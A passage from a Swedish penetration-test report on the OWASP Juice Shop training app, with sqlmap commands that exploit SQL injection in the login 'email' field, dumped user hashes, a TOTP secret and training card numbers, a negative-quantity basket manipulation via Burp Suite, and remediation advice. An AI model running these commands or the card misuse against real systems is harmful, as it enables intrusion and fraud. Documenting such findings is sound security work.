
Genom att logga in i applikationen och använda verktyget Burp Suite som proxy kan inloggningsförfrågan (POST) analyseras. I serverns Response ser vi en autentiseringstoken, en JSON Web Token (JWT). Denna http-respons inklusive JWT kan vi spara ner som en textfil för vidare analys.



Den sparade HTTP-förfrågan används som indata till verktyget sqlmap för att analysera POST-förfrågan där parametern *email* skickas i ett JSON-objekt (request body).

Kommando:

python -m sqlmap -r *textfilens_namn.txt* -T Users --dump --dbms=sqlite --ignore-code=401 –batch



Applikationen använder JWT för att hantera användarsessioner, men sårbarheten ligger i steget innan ett JWT-token skapas. Genom att använda sqlmap mot parametern *email* kan vi manipulera databasens logik. Detta gör att vi kan gå runt autentiseringen och extrahera all känsliga data från tabellen *Users*, även att vi saknar behörighet.

```
Table: Users
[23 entries]
+----+------------+-----------------------------+----------+-----------------------------------------------+------------+-------------------------------+--------------------
------------+-----------------------------+-----------------------------+-----------------------------------------------+-------------+-------
-----------------------------------+
| id | role       | email                       | isActive | password                                      | username   | createdAt                     | deletedAt
           | updatedAt                   | totpSecret                    | deluxeToken                                   | lastLoginIp | profil
eImage                                |
+----+------------+-----------------------------+----------+-----------------------------------------------+------------+-------------------------------+--------------------
------------+-----------------------------+-----------------------------+-----------------------------------------------+-------------+-------
-----------------------------------+
| 9  | admin      | j12934@juice-sh.op          | 1        | 0192023a7bbd73250516f069df18b500 (admin123) | <blank>    | 2026-02-09 09:49:29.579 +00:00 | NULL
           | 2026-02-09 09:49:29.579 +00:00 | <blank>                       | <blank>                                       | 172.17.0.1  | assets
/public/images/uploads/defaultAdmin.png |
| 15 | customer   | accountant@juice-sh.op      | 1        | e541ca7ecf72b8d1286474fc613e5e45 (ncc-1701) | <blank>    | 2026-02-09 09:49:29.579 +00:00 | NULL
           | 2026-02-09 09:49:29.579 +00:00 | <blank>                       | <blank>                                       | 172.17.0.1  | assets
/public/images/uploads/default.svg      |
| 1  | customer   | admin@juice-sh.op           | 1        | 0c36e517e3fa95aabf1bbffc6744a4ef            | <blank>    | 2026-02-09 09:49:29.580 +00:00 | NULL
           | 2026-02-09 09:49:29.580 +00:00 | <blank>                       | <blank>                                       | <blank>     | assets
/public/images/uploads/default.svg      |
| 11 | admin      | amy@juice-sh.op             | 1        | 6edd9d726cbdc873c539e41ae8757b8c            | bkimminich | 2026-02-09 09:49:29.580 +00:00 | NULL
           | 2026-02-09 09:49:29.580 +00:00 | <blank>                       | <blank>                                       | <blank>     | assets
/public/images/uploads/defaultAdmin.png |
| 3  | deluxe     | bender@juice-sh.op          | 1        | 861917d5fa5f1172f931dc700d81a8fb            | <blank>    | 2026-02-09 09:49:29.581 +00:00 | NULL
           | 2026-02-09 09:49:29.581 +00:00 | <blank>                       | d715c2c75d4a42d3825a050e0a0163c1959b51165373f17bd8eed7b1e05bf20d | <blank>     | assets
/public/images/uploads/default.svg      |
| 4  | admin      | bjoern.kimminich@gmail.com  | 1        | 3869433d74e3d0c86fd25562f836bc82            | <blank>    | 2026-02-09 09:49:29.581 +00:00 | NULL
           | 2026-02-09 09:49:29.581 +00:00 | <blank>                       | <blank>                                       | <blank>     | assets
/public/images/uploads/defaultAdmin.png |
| 12 | customer   | bjoern@juice-sh.op          | 1        | f2f933d0bb0ba057bc8e33b8ebd6d9e8            | <blank>    | 2026-02-09 09:49:29.581 +00:00 | NULL
           | 2026-02-09 09:49:29.581 +00:00 | <blank>                       | <blank>                                       | <blank>     | assets
/public/images/uploads/default.svg      |
| 13 | customer   | bjoern@owasp.org            | 1        | b03f4b0ba8b458fa0acdc02cdb953bc8            | <blank>    | 2026-02-09 09:49:29.581 +00:00 | NULL
           | 2026-02-09 09:49:29.581 +00:00 | <blank>                       | <blank>                                       | 172.17.0.1  | assets
/public/images/uploads/default.svg      |
| 14 | admin      | chris.pike@juice-sh.op      | 1        | 3c2abc04e4a6ea8f1327d0aae3714b7d            | <blank>    | 2026-02-09 09:49:29.582 +00:00 | NULL
           | 2026-02-09 09:49:29.582 +00:00 | <blank>                       | <blank>                                       | <blank>     | assets
/public/images/uploads/defaultAdmin.png |
| 5  | admin      | ciso@juice-sh.op            | 1        | 9ad5b0492bbe528583e128d2a8941de4            | wurstbrot  | 2026-02-09 09:49:29.582 +00:00 | NULL
           | 2026-02-09 09:49:29.582 +00:00 | IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH | <blank>                                       | <blank>     | assets
```


Och här genom att använda parametern *cards*.

```
Table: Cards
[6 entries]
+----+--------+------------------+---------+----------+-------------------+-------------------------------+-------------------------------+
| id | UserId | cardNum          | expYear | expMonth | fullName          | createdAt                     | updatedAt                     |
+----+--------+------------------+---------+----------+-------------------+-------------------------------+-------------------------------+
| 1  | 4      | 4815205605542754 | 2092    | 12       | Bjoern Kimminich  | 2026-02-09 09:49:29.965 +00:00 | 2026-02-09 09:49:29.965 +00:00 |
| 2  | 17     | 1234567812345678 | 2099    | 12       | Tim Tester        | 2026-02-09 09:49:30.266 +00:00 | 2026-02-09 09:49:30.266 +00:00 |
| 3  | 1      | 4716190207394368 | 2081    | 2        | Administrator     | 2026-02-09 09:49:30.295 +00:00 | 2026-02-09 09:49:30.295 +00:00 |
| 4  | 1      | 4024007105648108 | 2086    | 4        | Administrator     | 2026-02-09 09:49:30.295 +00:00 | 2026-02-09 09:49:30.295 +00:00 |
| 5  | 2      | 5107891722278705 | 2099    | 11       | Jim               | 2026-02-09 09:49:30.326 +00:00 | 2026-02-09 09:49:30.326 +00:00 |
| 6  | 3      | 4716943969046208 | 2081    | 2        | Bender            | 2026-02-09 09:49:30.343 +00:00 | 2026-02-09 09:49:30.343 +00:00 |
+----+--------+------------------+---------+----------+-------------------+-------------------------------+-------------------------------+

[12:53:35] [INFO] table 'SQLite_masterdb.Cards' dumped to CSV file 'C:\Users\marku\AppData\Local\sqlmap\output\localhost\dump\SQLite_masterdb\Cards.csv'
[12:53:35] [INFO] fetched data logged to text files under 'C:\Users\marku\AppData\Local\sqlmap\output\localhost'

[*] ending @ 12:53:35 /2026-02-11/
```

Kortnummer tillhörande Jim fungerar att lägga till på egna kontot.



För att få fram alla tabeller i databasen används kommandot:

python -m sqlmap -r *textfilens_namn.txt* -T --tables --dump --dbms=sqlite --ignore-code=401 –batch

```
 ___ ___["]_____ ___ ___  {1.10.2.14#dev}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and fe
deral laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:26:37 /2026-02-13/

[16:26:37] [INFO] parsing HTTP request from 'markus_juice-shop.txt'
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[16:26:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON email ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: {"email":"[redacted]"}
---
[16:26:41] [INFO] testing SQLite
[16:26:41] [INFO] confirming SQLite
[16:26:41] [INFO] actively fingerprinting SQLite
[16:26:41] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[16:26:41] [INFO] fetching tables for database: 'SQLite_masterdb'
[16:26:41] [INFO] fetching number of tables for database 'SQLite_masterdb'
[16:26:41] [INFO] resumed: 21
[16:26:41] [INFO] resumed: sqlite_sequence
[16:26:41] [INFO] resumed: Users
[16:26:41] [INFO] resumed: Addresses
[16:26:41] [INFO] resumed: Baskets
[16:26:41] [INFO] resumed: Products
[16:26:41] [INFO] resumed: BasketItems
[16:26:41] [INFO] resumed: Captchas
[16:26:41] [INFO] resumed: Cards
[16:26:41] [INFO] resumed: Challenges
[16:26:41] [INFO] resumed: Complaints
[16:26:41] [INFO] resumed: Deliveries
```

Rekommendationer

För att eliminera SQL-injection och förhindra obehörig inloggning via SQL-manipulation är att använda försvarsmekanismer i flera lager.

Användning av Parameteriserade Frågor (Prepared Statements)

Istället för att bygga SQL-strängar genom att lägga till användardata direkt (som i JSON-objektete för *email*), ska Prepared Statements användas. Detta separerar instruktioner från data, vilket gör att injicerad kod endast behandlas som en textsträng, och som då blir helt ofarlig.

Validering av indata (Input Validation)

Applikationen bör kontrollera att indata i JSON-objektet följer förväntat format. För fältet *email* bör servern verifiera att strängen faktiskt är en korrekt formaterad e-postadress innan den skickas vidare till databasen.

Regelbunden sårbarhetsskanning

Genom att integrera verktyg som Nuclei i utvecklingskedjan kan liknande brister i indatavalidering upptäckas och åtgärdas innan koden når produktion.

8. Sårbarhet 4 – Affärslogikfel (Business Logic Vulnerability)

Nivå	Typ av sårbarhet	OWASP (2021)	CWE
HÖG	**Business Logic Vulnerability**	**A04:2021 Insecure Design**	**CWE-840 Business Logic Errors**

CIA-Triaden / KRT	
Konfidentialitet (K):	**Ingen. Sårbarheten exponerar ingen konfidentiell information.**
Riktighet (R):	**Hög. Manipulation av lagersaldon och ekonomiska transaktioner kan leda till stor skada för företagets lagersaldon och likvida medel.**
Tillgänglighet (T)	**Låg. Sårbarheten i sig berör inte tillgängligheten för övriga användare men kan leda till leda till att man behöver sätta sidan offline.**

Bakgrund

Business Logic Vulnerability är en sårbarhet som uppstår när webbapplikationens affärslogik kan manipuleras på ett sätt som systemet inte är att avsett att tillåta. I stället för att för att kontrollera att indata är logiskt korrekt, exempelvis att antalet varor måste vara ett positivt heltal, så litar servern helt och hållet på den indata som skickas från klienten.

Påverkan vid utnyttjande:

- Otillåtna transaktioner. Systemet kan genomföra krediteringar eller återbetalningar utan att en legitim affärshändelse har ägt rum.
- Ekonomisk skada. Manipulation av antal, priser eller transaktionsbelopp kan leda till direkta ekonomiska förluster för verksamheten.
- Felaktiga lagersaldon. Negativa eller orimliga värden kan påverka lagersystemet och skapa inkonsekvens i inventeringen vilket i sin tur påverkar bokföring och rapportering.


Bevis

Testet utfördes: 2026-02-11, 10.40


Path (URL): POST /api/BasketItems/

Genom att använda verktyget Burp Suite och funktionen Intercept går det att manipulera antalet till ett negativ tal när man lägger till en vara till varukorgen.


Här ändras antalet till -20.



Vilket resulterar i ett negativt antal i varukorgen.



Med ett kreditsaldo.



Rekommendationer

Validering på serversidan (Server-side Validation)

Implementera strikt input-validering på servern.

Vid att anrop för att ändra antal måste servern kontroller att värdet är ett positivt heltal.

Användning av säkra bibliotek och ramverk.

I stället för att bygga egna beräkningsmoduler, använd etablerade ramverk för kundvagnar och betalningar som har inbyggda spärrar mot negativa värden.

Transaktionskontroll.

Inför en kontroll innan betalning som verifierar att ordersumman inte är negativ. Om summan är noll eller mindre bör transaktionen avbrytas och loggas som ett potentiellt säkerhetsintrång.

9. Referenser

Docker Inc. *Docker Documentation*: https://docs.docker.com/

ffuf. *ffuf – Fuzz Faster U Fool*. GitHub: https://github.com/ffuf/ffuf

HackViser. *ffuf – Fuzz Faster U Fool Guide*: https://hackviser.com/tactics/tools/ffuf

MITRE. *CWE-79: Cross-Site Scripting (XSS)*: https://cwe.mitre.org/data/definitions/79.html

MITRE. *CWE-89: SQL Injection*: https://cwe.mitre.org/data/definitions/89.html

MITRE. *CWE-840: Business Logic Errors*: https://cwe.mitre.org/data/definitions/840.html

OWASP. *A03:2021 – Injection*: https://owasp.org/Top10/2021/A03_2021-Injection/

OWASP. *A04:2021 – Insecure Design*: https://owasp.org/Top10/2021/A04_2021-Insecure_Design/

OWASP. *A05:2025 – Injection*: https://owasp.org/Top10/2025/A05_2025-Injection/

OWASP. *Cross Site Scripting (XSS)*: https://owasp.org/www-community/attacks/xss/

OWASP. *OWASP Juice Shop*: https://owasp.org/www-project-juice-shop/

OWASP. *SQL Injection*: https://owasp.org/www-community/attacks/SQL_Injection

OWASP. *SQL Injection Prevention Cheat Sheet*:
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

PortSwigger. *Burp Suite*: https://portswigger.net/burp

PortSwigger. *Cross-Site Scripting*: https://portswigger.net/web-security/cross-site-scripting

PortSwigger. *SQL Injection*: https://portswigger.net/web-security/sql-injection

ProjectDiscovery. *Nuclei*. GitHub: https://github.com/projectdiscovery/nuclei

ProjectDiscovery. *Ultimate Nuclei Guide*: https://projectdiscovery.io/blog/ultimate-nuclei-guide

sqlmap. *sqlmap – Automatic SQL injection tool*: https://sqlmap.org/